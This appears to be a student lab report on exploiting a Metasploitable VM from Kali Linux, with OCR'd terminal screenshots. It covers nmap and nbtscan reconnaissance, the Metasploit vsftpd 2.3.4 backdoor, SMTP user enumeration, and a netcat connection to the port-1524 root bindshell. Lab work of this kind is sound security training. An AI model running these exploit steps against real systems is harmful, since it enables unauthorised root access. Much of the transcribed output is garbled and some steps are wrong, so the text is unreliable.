Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metasploit framework

Step 4: Enter the command search vstpd

Step 5: Enter the command exploit/unix/ftp/vstpd_234_backdoor which is available from step 4 use exploit/unix/ftp/vstpd_234_backdoor

Step 6: Payload is not configured. Just enter show options


Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, set RHOSTS 192.168.56.101

Step 8: We use show options in-order to check whether the RHOSTS has been updated or not.

Step 9: Enter the command show payloads

Step 10: We must set the payload as set payloads 192.168.56.101

Step 11: Enter the command exploit.



The screenshot shows a terminal window titled 'root@kali:~\$' running on Oracle VM VirtualBox. The terminal displays the following session:

```
(root@kali:~$)
$ sudo -
[sudo] password for kali:
[root@kali:~$]
[...]
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:98ff:fe19:6370/128 scopeid 0x10<link>
            ether 00:0C:29:63:70:00 brd ff:ff:ff:ff:ff:ff
            RX packets 152 bytes 34223 (32.4 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1631 bytes 109388 (106.8 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1/128 scopeid 0x10<host>
            loop 1: queueing discipline (LocalLoopDiscipline) 0x0
            RX packets 301 bytes 31666 (30.9 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 301 bytes 31666 (30.9 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[root@kali:~$]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-9007758 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo failed: Permission denied
[root@kali:~$]
[...]
[*] msfdb init
[*] Starting database
[*] The database appears to be already configured, skipping initialization
[*] msf5 > 192.168.56.101
[*] msf5 > Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.000295 latency).
```

kali| kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali:~# msfconsole

```
(root㉿kali)-[~/home/kali]
# msfdb init
[*] Starting database
[!] The database appears to be already configured, skipping initialization

(root㉿kali)-[~/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian Bubuntui (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.28 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #10000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  exec         netalk telnet rexecd
513/tcp   open  login        OpenBSD or solaris rlogind
513/tcp   open  telnet       netalk telnet
1099/tcp  open  java-rmi   GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  bindshell   2-4 (RPC #10000)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-Ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.84 seconds
```

```
kali-linux-2024-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
Windows Taskbar
Type here to search 29°C Sunny 0659 PM 20-03-2023
```

```
kali-linux-2024-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
File Actions Edit View Help
# Name Disclosure Date Rank Check Description
# payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload/cmd/unix/interact
[-] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.101:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.101:21 - USER: 331 Please specify the password.
[*] 192.168.56.101:21 - Backdoor service has been spawned, handling...
[*] 192.168.56.101:21 - UID: id=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:44261 -> 192.168.56.101:6200) at 2023-03-20 09:26:05 -0600

whoami
sh: line 6: whoami: command not found
root
root
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
Windows Taskbar
Type here to search 29°C ENG 0659 PM 20-03-2023
```

4b) Exploiting Metasploit using SMTP

Step 1: Getting super access using the command \$ sudo -s

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name

information. nbtscan 192.168.56.0/24

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration

security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 5: Enter msfconsole, it is used to provide a command line interface to access and work with the


Metasploit framework

Step 6: In the msfconsole itself give the command use auxiliary/scanner/smtp/smtp_enum

Step 7: Enter the command the show options.

Step 8: Next we must set the rhosts so enter the command as set rhosts 192.168.56.101

Step 9: Enter the command exploit



The screenshot shows a terminal window titled 'kali-linux-2024-2-virtualbox-amd64 [Running] - Oracle VM VirtualBox'. The terminal session is as follows:

```
(root㉿kali:~) $ sudo -s
[sudo] password for kali:
(root㉿kali:~) /home/kali
[root@kali ~]# ifconfig
eth0  flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
        inet 192.168.56.255 brd 192.168.56.255 broadcast 192.168.56.255
              netmask 255.255.255.0
              mac 00:0c:29:1d:9e:78
        ether 00:0c:29:1d:9e:78 txqueuelen 1000 (Ethernet)
          RX packets 1436 bytes 103306 (109.5 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 3732 bytes 242339 (238.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo  flags=73UP,LOOPBACK,RUNNING mtu 65536
        inet 127.0.0.1 brd 127.0.0.1
              netmask 255.0.0.0
              mac 00:00:00:00:00:00
        loop  flags=1000LOOPBACK mtu 1600
              netmask 255.255.255.255
              mac 00:00:00:00:00:00
        rxqueuelen 1000 (Local Loopback)
          RX packets 14368 bytes 3046484 (2.9 MiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 14368 bytes 3046484 (2.9 MiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root@kali ~]# ./nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name    Server      User      MAC address
192.168.56.1    DESKTOP-9000758 <server>  <unknown>  0a:00:27:00:00:0a
192.168.56.101  METASPLITTABLE <server>  METASPLITTABLE  00:00:00:00:00:00
192.168.56.255  Sendo failed: Permission denied

[root@kali ~]# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:30 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00017s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
```

```

kali-linux-2024-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 8.7p1 Debian 10 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogin
514/tcp   open  shell       NetKVM rshd
1099/tcp  open  java-remi  GNI Classpath gmrmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-5ubuntu5
5432/tcp  open  postgresql PostgreSQL 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  x11         (access denied)
6677/tcp  open  irc         unrealircd
8009/tcp  open  s3pj3      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSF engine 1.1
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSS: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.69 seconds

[root@kali:~/home/kali]
# nmap -p 25 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:32 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00072s latency).

PORT      STATE SERVICE
25/tcp    open  smtp

MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds

```

```

kali-linux-2024-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help
[root@kali:~/home/kali]
# msfconsole

I love shells --egypt

= [ metasploit v6.2.26-dev
+ -- [ 2264 exploits - 1189 auxiliary - 404 post
+ -- [ 951 payloads - 45 encoders - 11 nops
+ -- [ 9 evasion
]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>
Metasploit Documentation: https://docs.metasploit.com

msf6 > search smtp
Matching Modules

```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/smtp/apache_james_exec	2015-10-01	normal	Yes	Apache James Server 3.2.2 Insecure User Creation Arbitrary File Write
1	auxiliary/server/capture/smtp	2015-07-01	normal	No	Authentication Capture: SMTP
2	auxiliary/scanner/http/gavazzi_em_login_loot	2015-07-01	normal	No	Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
3	exploit/unix/smtp/clamav_milter_blackhole	2007-08-24	excellent	No	ClamAV Milter Blackhole-Mode Remote Code Execution
4	exploit/windows/browser/communicrypt_mail_activer	2010-05-19	great	No	CommuniCrypt Mail 1.16 [HTTP] ActiveX Stack Buffer Overflow
5	exploit/unix/smtp/xain_gethostbyname_bof	2013-01-27	great	Yes	Exim Gmail ([http://gethostbyname]) Buffer Overflow
6	exploit/linux/smtp/openssl_ecb_exec	2013-05-03	excellent	No	Exim and Dovecot Insecure Configuration Command Injection
7	exploit/unix/smtp/exim_string_format	2010-12-07	excellent	No	Exim String_Format_Fraction Heap Buffer Overflow
8	auxiliary/client/smtp/smaller	2010-07-20	normal	No	Generic Emailer (SMTP)
9	exploit/linux/smtp/haraka	2017-01-26	excellent	Yes	Haraka SMTP Command Injection
10	exploit/windows/http/mdaemon_worldclient_form2raw	2003-12-29	great	Yes	MDaemon WorldClient form2raw.cgi Stack Buffer Overflow
11	exploit/windows/smtp/ms03_045_exchange2000_xch50	2003-10-15	good	No	MS03-045 Exchange 2000 XCH50 Stack Buffer Overflow
12	exploit/unix/smtp/openssl_smime_smime	2004-11-12	average	No	OpenSSL SMIME and S/MIME Transport Overflow
13	auxiliary/dos/overflows/smtp/mbs6_019_exchange	2007-08-18	normal	No	MSB6-019 Exchange MBSPOP Heap Overflow
14	exploit/windows/http/mercury_cram_md5	2007-08-18	great	No	Mercury Mail [HTTP] CRAM-MD5 Buffer Overflow
15	exploit/unix/smtp/morris_sendmail_debug	1988-11-02	average	Yes	Morris Worm sendmail Debug Mode Shell Escape
16	exploit/windows/smtp/njstar_smtp_bof	2011-10-31	normal	Yes	NJStar Communicator 3.00 Mini[SMTP] Buffer Overflow
17	exploit/unix/smtp/openmediawiki_mail_from_rce	2020-01-28	excellent	Yes	OpenSMWFO MAIL FROM Remote Code Execution
18	exploit/unix/local/openmediawiki_oob_read_rce	2020-02-24	average	Yes	OpenSMWFO OOB Read Local Privilege Escalation
19	exploit/unix/smtp/mail_bash_env_exec	2009-08-28	normal	No	OpenSSH Bash Environment Variable Injection (Shellshock)
20	exploit/unix/smtp/mail_bash_env_exec	2014-09-24	normal	Yes	OpenSSH Bash Environment Variable Injection (Shellshock)
21	auxiliary/scanner/smtp/ntlm_domain	2014-09-24	normal	No	SMTP NTLM Domain Extraction

```
kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kali:~#
File Actions Edit View Help

24 auxiliary/fuzzers/smtp_smtp_fuzzer
25 auxiliary/scanner/smtp/smtp_enum
26 auxiliary/dos/smtp/sendmail_prescan 2003-09-17 normal No SMTP Simple Fuzzer
27 exploit/windows/smtp/smtp_wmailserver 2005-07-11 average No SMTP User Enumeration Utility
28 exploit/windows/webapp/squirrelmail_ppg_plugin 2007-07-09 manual No Sendmail SMTP Address prescan Memory Corruption
29 exploit/windows/smtp/sysgaige_client_bof 2007-02-28 normal No SquirrelMail POP Plugin Command Execution (SMTP)
30 exploit/windows/smtp/imap_imap_who 2004-10-26 good Yes SysGauge Validation Buffer Overflow
31 auxiliary/vulnerability/smtp_email_pki
32 exploit/windows/email/mime0_017_anti_loadimage_chunksize 2007-03-28 great No Windows ANI LoadImage() Chunk Size Stack Buffer Overflow (SMTP)
33 post/windows/gather/credentials/outlook
34 auxiliary/scanner/http/wp_easy_wp_login 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
35 exploit/windows/smtp/yopps_overflow1 2004-09-27 average Yes YOPPS 0.6 Buffer Overflow

Interact with a module by name or index. For example info 35, use 35 or use exploit/windows/smtp/yopps_overflow1

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 25 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.56.101
rhosts => 192.168.56.101
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS 192.168.56.101 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannerred servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.56.101:25 - 192.168.56.101:25 Banner: 230 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.101:25 - Caught interrupt. From the console...

File Machine View Input Devices Help
Type here to search 28°C Partly sunny ENG 07:11 PM
0 20-03-2023
```

4c) Exploiting Metasploit using Blind shell

```
File Machine View Input Devices Help
File Actions Edit View Help
ls sudo -s
[sudo] password for kali:
root@kali:/home/kali
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::f501:99ff:fe19:8370/64 prefixlen 64 scopid 0x20<link>
        ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 130 bytes 31205 (30.4 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 651 bytes 62460 (60.9 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1/8 brd 127.255.255.255 scope host
        loop txqueuelen 1000 (Local Loopback)
            RX packets 169 bytes 17702 (17.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 169 bytes 17702 (17.2 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali):~/home/kali]
# nbtscan 192.168.56.0/24
Doing NetBIOS name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-90D7758 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sento failed: Permission denied

(root@kali):~/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:17 EDT
Nmap scan report for 192.168.56.101
Host is up (0.000325 latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds

(root@kali):~/home/kali]
# nc 192.168.56.101 1524
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# whoami
root
root@metasploitable:~# zsh
zsh: suspended nc 192.168.56.101 1524
29°C Sunny 06:49 PM 20-03-2023
```

‘**ifconfig**’ is used to find the IP address of the machine.

‘**nbtscan**’ is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

The ‘**nmap -sV 192.168.56.101**’ command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap:** This is the command to invoke the Nmap security scanner.
- **-sV:** This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101:** This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.

The **nmap -p 1524 192.168.56.101** command is an example of using the Nmap security scanner tool to perform a port scan on the IP address **192.168.56.101**, specifically checking for the presence of an open port with port number 1524.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-p 1524**: This option instructs Nmap to scan only port 1524 on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover whether the port number 1524 is open on the target system. If the port is open, Nmap will report it as an open port, along with any additional information about the service running on that port. This type of scan is useful for determining which ports are open on a system and can help in identifying potential vulnerabilities or weaknesses that may exist.

- **nc**: This is the command to invoke the **nc** (short for netcat) tool.
- **192.168.56.101**: This is the IP address of the target system to which you want to connect.

When you run this command, **nc** will attempt to establish a connection to the target system. If the connection is successful, **nc** will open a command-line interface where you can send and receive data to and from the remote system.

- **uname**: This is the command to invoke the **uname** tool.
- **-a**: This option instructs **uname** to display all available information about the system

When you run this command, **uname** will output a series of system information, including:

- Linux: This is the kernel name of the system.
- hostname: This is the name of the system.
- x86_64: This is the machine hardware name.
- GNU/Linux: This is the operating system name.

uname -a provides a quick way to obtain detailed information about the system's kernel and operating system, which can be useful for system administration and troubleshooting purposes.

the '**whoami**' command is a simple command that is used to print the username of the current user who is logged in to the current terminal session.

4c) Exploiting Metasploit using HTTP

First check the Ip of the Metasploitable, then enter the command nmap -sV 192.168.56.102 to check the port which is open. Then check for http, set the rhosts, payloads, show options and at last hit run or exploit.

```
kali|linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[ kali@kali ~ ] 
└─$ sudo su
[sudo] password for kali:
[ root@kali ~ ] 
└─$ ifconfig
eth0: flags=4500<UP,BROADCAST,MULTICAST> brd 00:0c:29:19:56:50
      inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::9c29:19ff:fe56:50%eth0 brd fe80::ff:fe56:50 link
          ether 00:0c:29:19:56:50 txqueuelen 1000 (Ethernet)
            RX packets 10979 bytes 3851474 (3.6 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 14958 bytes 1090728 (1.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=7<LOOPBACK,NOARP,UP,BROADCAST,RUNNING> brd 0.0.0.0
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopid 0x8000<host>
          loop 0 txqueuelen 1 (Loopback interface)
            RX packets 1392 bytes 14913 (138.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1392 bytes 14913 (138.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=7<LOOPBACK,NOARP,UP,BROADCAST,RUNNING> brd 0.0.0.0
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopid 0x8000<host>
          loop 0 txqueuelen 1 (Loopback interface)
            RX packets 1392 bytes 14913 (138.5 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1392 bytes 14913 (138.5 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[ root@kali ~ ] 
└─$ nmap -sn 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 LAPTOP-Q1QOGV1A <server> [unknown] 0a:00:27:00:00:00
192.168.56.102 METASPLOITABLE <server> METASPOILITABLE 00:00:00:00:00:00
192.168.56.255 Sendo! Failed: Permission denied

[ root@kali ~ ] 
└─$ nmap -sV 192.168.56.107
Starting Nmap 7.90 ( https://nmap.org ) at 2023-03-13 06:20 EDT
Nmap scan timing type: Async-Scan (parallel connections per host)
Nmap scan report for 192.168.56.102
Host is up (0.0000s latency).
Nmap shown only top 10 ports (use --top-ports to see all)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
23/tcp    open  telnet   vsftpd  3.0.3 (Ubuntu)
25/tcp    open  smtp    Postfix smtpd
53/tcp    open  domain   ISC BIND 9.4.2
80/tcp    open  http     Apache httpd/2.4.18 ((Ubuntu) DAV/2)
113/tcp   open  nntp   nnrpd  2.0.0-1~bionic
139/tcp   open  netbios-ssn Samba smbd 3.6.3 - -X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.6.3 - -X (workgroup: WORKGROUP)
512/tcp   open  exec    netkit-rem rexd
513/tcp   open  login   OpenBSD or Solaris rlogind

[ root@kali ~ ] 
└─$
```

